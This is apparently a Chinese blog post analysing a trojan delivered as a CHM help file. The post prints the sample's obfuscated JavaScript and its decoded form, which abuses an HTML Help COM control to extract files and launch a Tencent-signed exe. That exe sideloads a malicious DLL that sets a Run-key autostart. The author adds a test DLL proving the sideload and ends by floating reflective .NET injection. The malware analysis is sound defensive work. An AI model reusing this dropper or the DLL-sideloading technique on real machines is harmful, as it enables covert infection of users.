

最近有一个网友发给我一个QQ图20190427141352.chm的文件，让我看看是不是木马。根据经验，这种CHM一般都是里面有个html文件，通过js调用com控件，然后间接执行释放出来的木马文件。

使用7z打开这个chm文件，可以看到里面果然有一些exe文件以及dll文件。




| 名称 | 大小 | 算法 | 字块 |
|---|---|---|---|
| $WWAssociativeLinks | 4 | | |
| $WWKeywordLinks | 4 | | |
| #ITBITS | 0 | Copy | |
| #SYSTEM | 4 244 | Copy | |
| $FIftiMain | 0 | LZX:16 | 0 |
| Default.xml | 57 344 | LZX:16 | 0 |
| HummerEngine.dll | 207 360 | LZX:16 | 0 |
| img.jpg | 35 367 | LZX:16 | 4 |
| libtcmalloc.dll | 177 720 | LZX:16 | 4 |
| PcOL.exe | 136 376 | LZX:16 | 7 |
| PcOL.htm | 3 415 | LZX:16 | 9 |
| #WINDOWS | 204 | LZX:16 | 9 |
| $OBJINST | 2 715 | LZX:16 | 9 |
| #IDXHDR | 4 096 | LZX:16 | 9 |
| #TOPICS | 16 | LZX:16 | 9 |
| #URLTBL | 12 | LZX:16 | 9 |
| #URLSTR | 18 | LZX:16 | 9 |
| #STRINGS | 24 | LZX:16 | 9 |

双击执行这个chm文件后，果然里面的PcOL.exe被执行了





经过分析这个exe可不简单，不但有腾讯有效数字签名，还被添加到了启动项

```

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Temp
```


注意一下这个文件的路径是在下面

```
C:\Users\Public\Downloads\desktop\PcOL.exe
```





因此判断多数是白利用，利用腾讯正规签名程序加载恶意的dll文件执行，使用Procexp查看该进程加载的模块信息，果然发现一个未签名的DLL文件

C:\Users\Public\Downloads\desktop\HummerEngine.dll这个文件也是刚才双击运行chm文件时释放出来的。




使用IDA分析简单看了下该文件，有个导出函数：RunQQHummerEngine




该函数内部有个函数用来添加启动项，另一个函数用来执行其他功能。

```
IDA View-A | Pseudocode-C | Pseudocode-B | Pseudocode-A | Strings window | Hex

LSTATUS sub_10001A50()
{
  HKEY phkResult; // [esp+0h] [ebp-26Ch]
  WCHAR SubKey; // [esp+4h] [ebp-268h]
  WCHAR Filename; // [esp+60h] [ebp-20Ch]
  char v4; // [esp+62h] [ebp-20Ah]

  Filename = 0;
  memset(&v4, 0, 0x206u);
  GetModuleFileNameW(0, &Filename, 0x104u);
  qmemcpy(&SubKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0x5Cu);
  if ( !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 0xF013Fu, &phkResult) )
    RegSetValueExW(phkResult, L"Temp", 0, 1u, (const BYTE *)&Filename, 0x208u);
  return RegCloseKey(phkResult);
```


为了测试，我编写了一个DLL文件，并导出一个名为RunQQHummerEngine的函数，在函数中打开计算器进程。

```
#include "stdafx.h"


EXTERN_C  _declspec(dllexport) void RunQQHummerEngine()
{
  WinExec("calc.exe", SW_SHOW);
}


BOOL APIENTRY DllMain( HMODULE hModule,DWORD  ul_reason_for_call,LPVOID lpReserved )
{
switch (ul_reason_for_call)
  {
case DLL_PROCESS_ATTACH:


case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
  }
return TRUE;
}
```

把这几个文件放在一起，运行PcOL.exe，弹出了计算器，我的360安全卫士并无任何提示。

```
PcOL.exe
libtcmalloc.dll
HummerEngine.dll
```


接下来CHM文件是怎么释放这些exe和dll并成功执行PcOL.exe的，使用7z解压CHM文件后，打开里面的PoCL.htm文件




光看html文件，并无明显的恶意代码特征，很明显猫腻就在这段js里面，这段js经过压缩混淆后，传入eval函数。

eval函数是js内置函数，传入的字符串参数会当做js代码来执行。

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
-)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function()
{return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('f I(){}f U(){8 9=V
W();9.13="C:\\\\d\\\\h\\\\e\\\\i\\\\11.12";T(9.15>0||(9.b>0&&9.c>0)){O H}E{O Z}}f K(){8
s=G.14;8 7=s.10(":");k 7[7.p-1];k 7[1];k 7[0];8 6=7.Y(":");6=6.X(2,6.p-2);6=6.1f(/%1e/g,"
");8 P=\'<a r=x m="o:n-A-w-v-q" b=1 c=1>\'+\'<4 5="t" 3="u">\'+\'<4 5="B" 3="Q::D">\'+\'<4
5="z" 3=",1i.l,-1h C:\\\\d\\\\h\\\\e\\\\i \'+6+\'">\'+\'<4 5="R"
3="S,1,1">\'+\'</a>\'+\'<a r=y m="o:n-A-w-v-q" b=1 c=1>\'+\'<4 5="t" 3="u">\'+\'<4 5="B"
3="Q::D">\'+\'<4 5="z" 3=",17.l,C:\\\\d\\\\h\\\\e\\\\i\\\\19.l">\'+\'<4 5="R"
3="S,1,1">\'+\'</a>\';M.N(\'L\').1c=P;T(U()==H)
{x.F();j.J("I()",1a);j.G.1b()}E{y.F();M.N(\'L\').16.1g=\'1d\'}}j.J("K()",18);',62,81,'|||v
alue|PARAM|name|dir|arr|var|ImgObj|OBJECT|width|height|Users|Downloads|function||Public|de
sktop|window|delete|exe|classid|adb880a6|clsid|length|00aa003b7a11|id|str|Command|ShortCut
|9377|11cf|||Item1|d8ff|Button||shortcut|else|Click|location|true|cwaitfuntime|setTimeout|
cwaitfun|tt|document|getElementById|return|commodStr|Bitmap|Item2|273|if|isHasImg|new|Imag
e|substring|join|false|split|img|jpg|src|href|fileSize|style|explorer|128|PcOL|1000|reload
|innerHTML|none|20|replace|display|decompile|hh'.split('|'),0,{})
```

知道他传入的参数是一段字符串，我们可以拷贝出来，把eval换成console.log，这样就可以打印出来这段js代码的真实模样了。

拿到js还原后的代码后，可以在这个网站在线格式化一下，看起来舒服一点

- https://lelinhtinh.github.io/de4js/

```
function cwaitfuntime() {}
function isHasImg() {
    var ImgObj = new Image();
    ImgObj.src = "C:\\Users\\Public\\Downloads\\desktop\\img.jpg";
    if (ImgObj.fileSize > 0 || (ImgObj.width > 0 && ImgObj.height > 0)) {
        return true
    } else {
        return false
    }
}
function cwaitfun() {
    var str = location.href;
    var arr = str.split(":");
    delete arr[arr.length - 1];
```

```
    delete arr[1];
    delete arr[0];
    var dir = arr.join(":");
    dir = dir.substring(2, dir.length - 2);
    dir = dir.replace(/%20/g, " ");
    var commodStr = '<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>' + '<PARAM name="Command" value="ShortCut">' + '<PARAM name="Button" value="Bitmap::shortcut">' + '<PARAM name="Item1" value=",hh.exe,-decompile C:\\Users\\Public\\Downloads\\desktop ' + dir + '">' + '<PARAM name="Item2" value="273,1,1">' + '</OBJECT>' + '<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>' + '<PARAM name="Command" value="ShortCut">' + '<PARAM name="Button" value="Bitmap::shortcut">' + '<PARAM name="Item1" value=",explorer.exe,C:\\Users\\Public\\Downloads\\desktop\\PcOL.exe">' + '<PARAM name="Item2" value="273,1,1">' + '</OBJECT>';
    document.getElementById('tt').innerHTML = commodStr;
    if (isHasImg() == true) {
        x.Click();
        window.setTimeout("cwaitfuntime()", 1000);
        window.location.reload()
    } else {
        y.Click();
        document.getElementById('tt').style.display = 'none'
    }
}
window.setTimeout("cwaitfun()", 128);
```

可以看到是利用com控件clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11，双击时就会执行以下两条命令：

**1）释放到用户公用目录下**

```
'<PARAM name="Item1" value=",hh.exe,-decompile C:\\Users\\Public\\Downloads\\desktop ' + dir + '">
```

**2）利用exolorer执行qq白利用**

```
<PARAM name="Item1" value=",explorer.exe,C:\\Users\\Public\\Downloads\\desktop\\PcOL.exe">
```

关于这个CHM利用这个 adb880a6-d8ff-11cf-9377-00aa003b7a11 COM控件，网上已经有很多例子了，只不过这个样本利用脚本变化莫测的特性，做了混淆免杀处理。

此时，我有一个大胆的想法，既然都可以利用chm执行js了，那为何不直接内嵌和.net的dll来反射注入呢？